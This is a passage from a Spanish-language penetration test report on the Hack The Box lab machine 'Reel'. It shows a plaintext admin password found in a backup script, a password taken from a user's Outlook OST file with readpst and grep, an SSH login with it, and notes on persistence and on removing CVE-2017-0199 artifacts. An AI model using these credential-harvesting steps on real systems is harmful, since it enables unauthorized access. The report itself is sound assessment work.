11/02/2017  09:47 PM    <DIR>          ..
11/03/2017  11:22 PM               845 backup.ps1
11/02/2017  09:37 PM               462 backup1.ps1
11/03/2017  11:21 PM             5,642 BackupScript.ps1
11/02/2017  09:43 PM             2,791 BackupScript.zip
11/03/2017  11:22 PM             1,855 folders-system-state.txt
11/03/2017  11:22 PM               308 test2.ps1.txt
               6 File(s)         11,903 bytes
               2 Dir(s)   4,976,410,624 bytes free
```

**Figure 3.17:** dir “/Users/Administrator/Desktop/Backup Scripts

Uno de ellos contiene una credencial administrativa en texto plano.

```
claire@REEL C:\Users\Administrator\Desktop\Backup Scripts>type BackupScript.ps1
# admin password
$password="Cr4ckMeIfYouC4n!"

#Variables, only Change here
$Destination="\\BACKUP03\BACKUP" #Copy the Files to this Location
```

**Figure 3.18:** type “/Users/Administrator/Desktop/Backup Scripts/BackupScript.ps1”

#### 3.2.1.8 Vulnerabilidad (ID: 6, Credenciales en ficheros OST)

**Riesgo:** Medio

**CVE:** N/A

**Servicios Afectados:** Usuario y credenciales de julia

**Explicación de la vulnerabilidad:**

Se identificó que el buzón offline del usuario "julia" contenía información sensible, incluyendo credenciales enviadas por correo electrónico.

En el directorio de "julia" se encontró un archivo OST (Offline Outlook Data File), que almacena localmente todos los correos desde su cuenta. Tras extraer su contenido, se localizó un mensaje donde se había compartido sus credenciales en texto claro. Esto permitió recuperar la contraseña directamente desde el contenido del correo.

Aunque este hallazgo se obtuvo utilizando la cuenta Administrador, sigue representando un riesgo, ya que almacenar contraseñas en correos facilita que cualquier atacante con acceso al sistema del usuario. Esta mala práctica puede conducir a accesos no autorizados, movimientos laterales y compromisos adicionales dentro de la red.

**Remedio de la vulnerabilidad:**

- No publicar credenciales en correos
- Eliminación automática de OST antiguos si ya no se usan

**Pruebas:**

Se identificó un fichero OST en el directorio de "julia".

```
administrator@REEL C:\Users\julia\AppData\Local\Microsoft\Outlook>dir
 Volume in drive C has no label.
 Volume Serial Number is CEBA-B613

 Directory of C:\Users\julia\AppData\Local\Microsoft\Outlook

31/10/2017  22:30    <DIR>          .
31/10/2017  22:30    <DIR>          ..
31/10/2017  22:28    <DIR>          Gliding
31/10/2017  22:30        16,818,176 julia@megabank.com - Julia.ost
31/10/2017  22:29    <DIR>          RoamCache
               1 File(s)     16,818,176 bytes
               4 Dir(s)   4,973,084,672 bytes free
```

**Figure 3.19:** dir C:/Users/julia/AppData/Local/Microsoft/Outlook/julia@megabank.com - Julia.ost

Se leyeron los correos en búsqueda de información sensible.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation/tmp]
└─# readpst julia.ost >/dev/null; cat Sent\ Items.mbox | grep Password
<div>Password: !! qpqpqp2017@@</div>
```

**Figure 3.20:** readpst julia.ost >/dev/null; cat “Sent Items.mbox” | grep Password

Se estableció una conexión SSH para verificar la prueba.

```
┌──(root㉿kali)-[/home/kali/Desktop/Workstation/tmp]
└─# ssh julia@10.10.10.77
julia@10.10.10.77's password:
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

julia@REEL C:\Users\julia>whoami
htb\julia
```

**Figure 3.21:** ssh julia@10.10.10.77

## 3.3 Mantener Acceso

Mantener el acceso en un sistema es importante para nosotros como atacantes, asegurando que podamos volver a entrar en un sistema después de haber sido explotado.

La fase de mantenimiento de acceso de la prueba de penetración se centra en garantizar que una vez el ataque ha ocurrido, podamos volver a tener acceso administrativo fácilmente. Muchos exploits puedes ser ejecutados solo una vez y puede que nunca podamos volver a entrar en un sistema después de haber realizado la explotación.

**Pruebas:**

El acceso persistente queda garantizado mientras las credenciales del usuario Administrator no se modifiquen. Si no se aplican medidas de mitigación, un atacante podría seguir accediendo de manera indefinida al sistema.

## 3.4 Limpieza de Pruebas

La parte de limpieza de pruebas nos garantiza que los restos ejecutados y creados durante la prueba de penetración estén completamente eliminados.

A menudo, fragmentos de herramientas o cuentas de usuario quedan en el sistema, lo que puede causar problemas de seguridad en un futuro.

Asegurarse de que somos meticulosos y que no quedan restos de nuestra prueba de penetración es importante.

**Pruebas:**

Se eliminaron los archivos “reverse.hta” y “test123.rtf” creado para la ejecución del CVE-2017-0199.